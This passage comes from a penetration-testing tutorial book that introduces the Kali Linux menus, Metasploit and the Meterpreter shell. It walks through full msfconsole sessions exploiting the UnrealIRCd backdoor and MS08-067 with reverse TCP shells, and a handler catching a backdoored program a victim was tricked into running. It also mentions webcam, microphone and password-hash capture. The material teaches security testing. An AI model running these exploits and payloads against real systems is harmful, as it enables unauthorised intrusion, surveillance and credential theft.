One of the biggest things you will notice when installing is that Kali is based off of Debian Linux, instead of Ubuntu, which earlier versions were based on. If you were used to Backtrack, the desktop still uses Gnome, but it does seem to have a different look and feel to it.

## Top Menu Bar


We will start our tour with the top menu bar.

The top menu has the *Applications* menu which is the main gateway to access all the included programs in Kali, the *Places* menu which allows you to navigate around the file system. The Iceweasel web browser is next, and a shortcut to the Terminal prompt follows.

In the middle is the date and time, followed by a volume control icon on the right side, a Network icon, where you can view and edit your network connections and finally your user menu where you can access system settings, switch users or log out.

## Applications Menu

The *Applications* menu is the main menu in Kali.




Under this menu you find the following main menus:

- *Accessories* menu includes the normal tools you would expect to find in an operating system.
- *Electronics* tab contains a programming utility for the Arduino board.
- *Kali Linux* is the main menu to access the security programs.
- *System Tools* contain system administrator tools and preferences.

The rest are pretty self-explanatory.

## Kali Linux Menu

Of most importance to us, the *Kali Linux* menu option is where you will find most of the security tools.




A quick peek at the menu shows that a ***Top Ten Security Tools*** menu has been added to Kali so you can get into your favorite tools faster.

Aircrack-ng, Burpsuite, Metasploit, Nmap, Wireshark and several other top programs are now right at your fingertips.

If you are familiar with the original Backtrack don't worry, all the regular tools are still present in a menu system very similar to the one Backtrack used.

To navigate the menu, just find the topic you want, for example, ***Information Gathering*** and follow the menu across until you find the utility you want:



Following down the main menu branch you will see that the tools are sorted by type. Web Application testing programs can be found in the *Web Applications* menu option, all Password related security programs are under the *Password Attacks* menu and so on.

## Conclusion

If you want, it would be a good idea to take a few minutes and surf the menu system until you are familiar with its layout.

Many, if not most of the programs can be run directly from the command prompt, and there are additional programs included in Kali that are not in the menu system. We will cover several of the utilities that come with Kali. We will also cover a few that have not been added in yet, but are very good tools for any security tester.

## Part 2 - Metasploit Tutorial

# Chapter 3 – Introduction to Metasploit

## Resources

### Metasploit Information


- [http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page)
- [http://www.offensive-security.com/metasploit-unleashed/Msfconsole\\_Commands](http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands)

### Security Bulletin Sites

- <http://cve.mitre.org/>
- <http://technet.microsoft.com/en-us/security/bulletin>

## Introduction

For the security testing community, Metasploit (and Metasploit Pro) is one of the coolest things since sliced bread. Metasploit gives you a complete framework, or playground for security testing.



The Metasploit Framework is a comprehensive platform for performing vulnerability testing, and exploitation. It is loaded with over a thousand exploits, hundreds of payloads and multiple encoders.

We will cover the basics of using Metasploit in this chapter, and then in a later chapter see how to use Metasploit against a test target. If you are already familiar with using Metasploit then feel free to skip this chapter or use it as a refresher.

## Updates

Normally to update Metasploit, you simply run “*mfsupdate*”, but according to the Rapid 7 website, Metasploit updates are synced to update weekly with Kali.


(<https://community.rapid7.com/thread/3007>)

# Metasploit Overview

You can start Metasploit a couple of different ways, from the menu or from a terminal prompt.

- /Kali Linux/Top Ten Security Tools/Metasploit framework
- /Kali Linux/Exploitation Tools/Metasploit
- Or just “*msfconsole*” in a terminal

Once Metasploit loads you will see the following main screen and be given an “*msf*>” prompt.



```
root@kali:~# msfconsole
IIIIII
II
II
II
II
II
IIIIII
I love shells --egyp
Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.
+ ==[ metasploit v4.7.1-2013100901 [core:4.7 api:1.6]
+ ==[ 1206 exploits - 728 auxiliary - 201 post
+ ==[ 314 payloads - 36 encoders - 8 nops
msf >
```

Metasploit can be a little confusing if you have never used it before, but once you get used to how it works, you can do some amazing things with it.

Basically, using Metasploit to attack a target system usually involves:

1. Picking an Exploit
2. Setting Exploit Options
3. Picking a Payload
4. Setting Payload Options
5. Running the Exploit
6. Connecting to the Remote System
7. Performing Post Exploitation Processes

The screenshot below shows an example of this process, but don't worry; we will cover the process in much more detail as we go along.

```
msf> use exploit/unix/irc/unreal_ircd_3281_backdoor ❶
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.12.20 ❷
RHOST => 192.168.12.20
msf exploit(unreal_ircd_3281_backdoor) > set PAYLOAD generic/shell_reverse_tcp ❸
PAYLOAD => generic/shell_reverse_tcp
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.12.34 ❹
LHOST => 192.168.12.34
msf exploit(unreal_ircd_3281_backdoor) > exploit ❺
```

Depending on the type of exploit, once our exploit is complete we will normally end up with either a remote shell to the computer or a Meterpreter shell.

A remote shell is basically a remote terminal connection or a text version of a remote desktop for Windows users. It allows us to enter commands as if we are sitting at the keyboard.

But a Meterpreter shell offers a ton of interesting programs and utilities that we can run to gather information about the target machine, control devices like the webcam and microphone, or even use this foothold to get further access into the network.

And of course, if needed, you can drop to a regular shell at any time.

In most cases, depending on what you are trying to do, a Meterpreter Shell is much more advantageous than just a regular shell.

We will discuss the Meterpreter Shell later, but for now let's quickly cover the first five steps.

#### Tech Note:

When all else fails and you start to feel lost in Metasploit, or the Meterpreter shell, try typing the “*help*” command.

You can also use the “tab” key to autocomplete a line or hit it twice to show all available exploits and payloads.

Ex. *show exploits <tab><tab>*

## Picking an Exploit

If you are a glutton for punishment and want to view all the exploits, just type “*show exploits*” from the msf prompt:

```
msf> show exploits
```

But it is easier to use the search command to find what you are looking for. Simply type “search” and then the information you want. Sometimes being very specific will help you find the exploit you want quicker.

#### Tech Note:

If you see an error that says, “[!] *Database not connected or cache not built, using slow*

**search**” all you need to do is start the PostgreSQL Database before running msfconsole (though your search will work without it running, it will just be slower).

To start the Database at a terminal prompt, type the following:

- *service postgresql start*
- *service metasploit start*
- *msfconsole*

Metasploit allows you to search for exploits in multiple ways, by platform, or even CVE (Common Vulnerabilities and Exposures) and bugtrack numbers.

Type “**help search**” to see all of the options:

```
msf> help search
Usage: search [keywords]

Keywords:
  app      : Modules that are client or server attacks
  author   : Modules written by this author
  bid      : Modules with a matching Bugtraq ID
  cve      : Modules with a matching CVE ID
  edb      : Modules with a matching Exploit-DB ID
  name     : Modules with a matching descriptive name
  osvdb    : Modules with a matching OSVDB ID
  platform : Modules affecting this platform
  ref      : Modules with a matching ref
  type     : Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client
```

To search by name, just type search and the text you want. So for example to see if Metasploit has an exploit for Microsoft’s Security Bulletin MS13-069 vulnerability:

```
msf> search MS13-069

Matching Modules

=====
```

Name	Disclosure Date	Rank	Description
exploit/windows/browser/ms13_069_caret	2013-09-10 00:00:00 UTC	normal	MS13-069 Mi
Microsoft Internet Explorer CCaret Use-After-Free			

To see a specific CVE ID number:

```
msf> search cve:2013-3660

Matching Modules

=====
```

Name	Disclosure Date	Rank	Description
exploit/windows/local/ppr_flatten_rec	2013-05-15 00:00:00 UTC	average	Windows EPA
TH0BJ::pprFlattenRec Local Privilege Escalation			

To see all the CVE ID's from this year (truncated list):

```
msf> search cve:2013

Matching Modules

=====
```

Name	Disclosure Date
Rank	Description
auxiliary/admin/http/foreman_openstack_satellite_priv_esc	2013-06-06 00:00:00
normal	Foreman (Red Hat OpenStack/Satellite) users/create Mass Assignment
auxiliary/admin/http/mutiny_frontend_read_delete	2013-05-15 00:00:00
normal	Mutiny 5 Arbitrary File Read and Delete
auxiliary/admin/http/rails_devise_pass_reset	2013-01-28 00:00:00
normal	Ruby on Rails Devise Authentication Password Reset
auxiliary/admin/http/sophos_wpa_traversal	2013-04-03 00:00:00
normal	Sophos Web Protection Appliance patience.cgi Directory Traversal
auxiliary/admin/scada/ge_proficy_substitute_traversal	2013-01-22 00:00:00
normal	GE Proficy Simplicity WebView substitute.bcl Directory Traversal
auxiliary/dos/http/canon_wireless_printer	2013-06-18 00:00:00
normal	Canon Wireless Printer Denial Of Service
auxiliary/dos/http/monkey_headers	2013-05-30 00:00:00

Or to see exploit information for a particular program just use its name:

```
msf> search unreal
```

When you see an exploit that you want to know more about, just copy and paste the full path name and use the *info* command:

```
msf> info exploit/unix/irc/unreal_ircd_3281_backdoor
```

This will display the full information screen for the exploit:

```
Available targets:
  Id  Name
  --  --
  0   Automatic Target

Basic options:
  Name      Current Setting  Required  Description
  ----  -
  RHOST     6667             yes       The target address
  RPORT     6667             yes       The target port

Payload information:
  Space: 1024

Description:
  The quieter you become, the more you are able to hear.
  This module exploits a malicious backdoor that was added to the
  Unreal IRCd 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.

References:
  http://cvedetails.com/cve/2010-2075/
  http://www.osvdb.org/65445
  http://www.unrealircd.com/txt/unrealsec advisory.20100612.txt
```

The information screen shows the author's name, a brief overview (not shown) along with the basic options that can be set, a description and website security bulletin references for the exploit (shown).

As you can see in the picture above, we can set a couple options for this exploit, which leads us into our next section.

But before we set our exploit options, we need to “use” it. Once we know we have the exploit we want, we simply run the “*use*” command with the exploit name. Again copying and pasting the exploit path and name works very well here too:

```
msf> use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > 
```

Okay, we are now using our exploit, so how do we set the options?

## Setting Exploit Options

Setting options in Metasploit is as simple as using the “*set*” command followed by the variable name to set and then the value.

*set <Variable Name> <Value>*

### Tech Note:

LHOST = Local Host, or our Kali System

RHOST = Remote Host, or our target System

LPORT = Port we want to use on our Kali System

RPORT = Port we want to attack on our target System

To set what variables can be set, use the “*show options*” command:

```
msf exploit(unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  RHOST      RHOST            yes       The target address
  RPORT      6667             yes       The target port

Exploit target:

  Id  Name
  --  --
  0   Automatic Target

msf exploit(unreal_ircd_3281_backdoor) > 
```

This exploit only uses two main variables, RHOST and RPORT. Rhost is the remote host that we are attacking and Rport is the remote port.

Let's go ahead and set the RHOST variable using the set command. If the target system's IP address was 192.168.0.20 then we would use the set command below:

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf exploit(unreal_ircd_3281_backdoor) > 
```

If we run the “*show options*” command again, we can see that the variable has indeed been set:

Name	Current Setting	Required	Description
RHOST	192.168.0.20	yes	The target address
RPORT	6667	yes	The target port

This is all you really need is set in this exploit. You could now run the “*exploit*” command to execute it.

If you are feeling a bit lost, don't panic, we will cover this in more detail in the Metasploitable chapter.

## Multiple Target Types

The Unreal backdoor was a fairly easy exploit to use. Some exploits have multiple variables that you need to set and they might even have some optional variables that can also be configured.

As you use Metasploit, you will find that some have multiple target types that can be attacked, and that the exact target needs to be set for the exploit to work properly. To see the target, enter “*show targets*”.

On the exploit we used above, the target is automatic, so we don't need to set it.

```
msf exploit(unreal_ircd_3281_backdoor) > show targets
Exploit targets:

  Id  Name
  --  --
  0    Automatic Target
```

But on others, there are numerous targets and we need to pick the right one.

## Getting a remote shell on a Windows XP Machine

We took a brief look at one of the Linux exploits, let's go ahead and run through the ms08-067 exploit as it is one of the more popular Windows exploits.

1. To start, simply use the exploit:

```
msf> use exploit/windows/smb/ms08_067_netapi
```

2. Now type, “*show options*”:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       Set the SMB service
  SMBPIPE    BROWSER          yes       The pipe name to use

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

msf exploit(ms08_067_netapi) > 
```

Notice that by default the target is set to “*Automatic Targeting*”. I have had mixed results with using automatic targeting, and sometimes things work better if you set the exact target.

3. If we want to set a specific target type, “*show targets*”:

```
msf exploit(ms08_067_netapi) > show targets

Exploit targets:

  Id  Name
  --  -
  0    Automatic Targeting
  1    Windows 2000 Universal
  2    Windows XP SP0/SP1 Universal
  3    Windows XP SP2 English (AlwaysOn NX)
  4    Windows XP SP2 English (NX)
  5    Windows XP SP3 English (AlwaysOn NX)
  6    Windows XP SP3 English (NX)
  7    Windows 2003 SP0 Universal
  8    Windows 2003 SP1 English (NO NX)
  9    Windows 2003 SP1 English (NX)
  10   Windows 2003 SP1 Japanese (NO NX)
  11   Windows 2003 SP2 English (NO NX)
  12   Windows 2003 SP2 English (NX)
  13   Windows 2003 SP2 German (NO NX)
  14   Windows 2003 SP2 German (NX)
  15   Windows XP SP2 Arabic (NX)
```

4. Then type, “*set target <ID#>*” to set the actual target.

```
msf exploit(ms08_067_netapi) > set target 2
target => 2
```

5. And again a “*show options*” will reveal that we indeed have the target value set:

```
Exploit target:
--
Id  Name
--  --
2   Windows XP SP0/SP1 Universal
```

Lastly, though not often used in regular exploits, we can also set advanced options if we want.

To show the advanced options, just type “*show advanced*”:

```
msf exploit(ms06_067_netapi) > show advanced

Module advanced options:

Name      : CHOST
Current Setting:
Description : The local client address

Name      : CPORT
Current Setting:
Description : The local client port

Name      : ConnectTimeout
Current Setting: 10
Description : Maximum number of seconds to establish a TCP connection

Name      : ContextInformationFile
Current Setting:
Description : The information file that contains context information
```

Now we have seen how to select an exploit and how to set the options. On many exploits we also need to set a payload.

## Picking a Payload

What’s the fun of exploiting a machine if you can’t do anything with it? Payloads allow you to do something functional with the exploited system.

Metasploit comes with a multitude of different payloads that you can use. To see them, just type “*show payloads*”:

```
msf exploit(ms06_067_netapi) > show payloads

Compatible Payloads
=====
Name      Disclosure Date  Rank  Description
-----
generic/custom
Payload
generic/debug_trap
c x86 Debug Trap
generic/shell_bind_tcp
c Command Shell, Bind TCP Inline
generic/shell_reverse_tcp
c Command Shell, Reverse TCP Inline
generic/tight_loop
c x86 Tight Loop
windows/dllinject/bind_ipv6_tcp
five DLL Injection, Bind TCP Stager (IPv6)
windows/dllinject/bind_nonx_tcp
```

Or you can type “**set payload**” and hit the tab key twice. This will prompt Metasploit to ask you if you want to see all the available payloads:

Most of the payloads are laid out in the format of ‘**Operating System/Shell Type**’ as shown below:

- set payload/osx/x86/shell\_reverse\_tcp
- set payload/linux/x64/shell\_reverse\_tcp
- set payload/windows/shell\_reverse\_tcp
- set payload/windows/meterpreter/reverse\_tcp

Simply select the correct OS for your target and then pick the payload you want.

The most popular types of payloads are shells, either a regular remote shell or a Meterpreter shell.

If we just want a remote terminal shell to remotely run commands, use the standard shell. If you want the capability to manipulate the session and run extended commands then you will want the Meterpreter shell (which we will discuss in further detail in the next chapter).

There are different types of ways that the payloads communicate back to the attacking system. I usually prefer reverse\_tcp shells as once they are executed on the target system, they tell the attacking machine to connect back out to our Kali system.

The big advantage to this is that with the victim machine technically “initiating” the connection out, it usually is not blocked by the Firewall, as a connection trying to come in from the outside most likely will.

Once we know what payload we want to use, we set it using the “set” command.

6. So for our example let’s use a Meterpreter shell for a Windows system and have it connect back to us via TCP:

```
msf exploit(multi_meterpreter) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Now that our payload is set, we just need to set the options for it.

## Setting Payload Options

Payloads have options that are set in the exact same way that the exploit is set. Usually payload settings include the IP address and port for the exploit to connect out to.

And these too are set with the “set” command.

7. Type “**show options**” to see what settings the payload needs:

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.0.10     yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
  LHOST      192.168.0.10     yes       The listen address
  LPORT      4444            yes       The listen port
```

As you can see in the image above, a new section titled “Payload options” shows up when we run the command. We also have three new options that we can set, “EXITFUNC, LHOST, and LPORT”.

We will leave the EXITFUNC and LPORT settings to the default.

8. But we need to put in the LHOST or local host address. This is the IP address for our Kali system:

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.10
LHOST => 192.168.0.10
```

Once our payload options are set, we can go ahead and run the exploit.

## Running the Exploit

When starting out, it is always a good idea to run the “*show options*” command one last time and double check that everything is set correctly.

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.0.10     yes       The target address
  RPORT      445              yes       Set the SMB service port
  SMBPIPE    BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

If you notice above, looks like we forgot to set the target system (RHOST) IP address!

We set the RHOST for a prior example, but when we switched exploits, we never re-set the remote host IP address. This can happen when you are running through a lot of exploits, or attacking different systems, so it is a good idea to double check your settings.

9. Set the RHOST option by typing:  
***set RHOST 192.168.0.20***

Checking the options one last time, everything looks good:

```
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms98_067_netapi):

Name      Current Setting  Required  Description
-----
RHOST     192.168.0.20    yes       The target address
RPORT     445             yes       Set the SMB service port
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique: seh, thread, process, none
LHOST     192.168.0.10    yes       The listen address
LPORT     4444            yes       The listen port
```

Our payload is selected, and all the options that we need to set are set.

We can now run the exploit.

10. To do so, simply use the “*exploit*” command.

```
msf exploit(ms08_067_netapi) > exploit
```

The exploit then runs and when successful the payload executes and if the exploit works, we get a remote connection.

## Connecting to a Remote Session

Once we have a successful exploit we will be able to view any remote sessions that were created. To check what sessions were created type the “*sessions*” command.

Any sessions that were created will show up along with the IP address, computer name and user name of the target system.

```
sessions
Active sessions

Id  Type      Information
--  -
1   meterpreter x86/win32 WIN-LOANLOTDQLU\Ralf @ WIN-LOANLOTDQLU 192.168.198.134:443 -> 192.168.198.132:49260 (192.168.198.132)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

We can now connect to the session interactively with the “*sessions -i <ID#>*” command as shown in the sample session above.

When we connect to the session, the prompt will change into a *meterpreter* prompt:

```
meterpreter >
```

We will cover the Meterpreter shell in more depth in the next chapter. But for now, if we just type the “*shell*” command we can see that we do indeed have a remote shell to the Windows system.

## Conclusion

In this rather lengthy introduction to Metasploit we learned how to perform some basic functions of the framework to enable us to find and use exploits. We also talked briefly about using payloads and setting necessary functions.

Metasploit is able to do a ton of things; we just briefly brushed some of the more elementary core functions.

Again if you are feeling lost at this point, don't panic! We will cover the entire Meterpreter exploit process later in greater detail.

Next we will talk about the Meterpreter shell, an amazing and fun interface that we can use to manipulate systems that we successfully exploited.

# Chapter 4 – Meterpreter Shell

## Resources

- <http://en.wikibooks.org/wiki/Metasploit/MeterpreterClient>
- <http://cyberarms.wordpress.com/2013/02/03/remotely-recording-speech-and-turning-it-into-searchable-text-with-metasploit-watson/>

## Introduction

After a successful exploit a Meterpreter shell allows you to perform many different functions along with a full remote shell.

Meterpreter is great for manipulating a system once you get a remote connection, so depending on what your goals are; a Meterpreter shell is usually preferred to a straight remote terminal shell.

Meterpreter gives us a set of commands and utilities that can be run to greatly aid in security testing. For example, there are commands to pull the password hashes and gather data & settings from the system.

There are also some fun tools included in Meterpreter, for example, you can turn on the user's webcam and grab still shots, you can turn on the remote microphone and even grab desktop screenshots of what the user is working on.

In this section we will quickly cover the Meterpreter shell and some of its features.

## Basic Meterpreter Commands

Let's start with a machine that we tricked into running a backdoored program (*To see how to create an Anti-Virus evading backdoor see the chapter on "Veil".*) Once executed the backdoor program connected out to our Kali system and a session was created. We were then automatically dropped into the active session as seen below:

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.198.142
lhost => 192.168.198.142
msf exploit(handler) > set lport 4888
lport => 4888
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.198.142:4888
[*] Starting the payload handler...
[*] Sending stage (77048 bytes) to 192.168.198.132
[*] Meterpreter session 1 opened (192.168.198.142:4888 -> 192.168.198.132:49176) at 2013-10-20 14:45:55 -0400
```

Once connected to the session we are given a Meterpreter prompt:

```
meterpreter >
```

Okay, let's see what Meterpreter can do, let's start by using the help command to see what is

available.

```
meterpreter > help
```

When we do so, we see that the commands are broken out into sections.

The commands are:

- Core Commands
- File System Commands
- Networking Commands
- System Commands
- User Interface Commands
- Webcam Commands
- And three Priv Commands

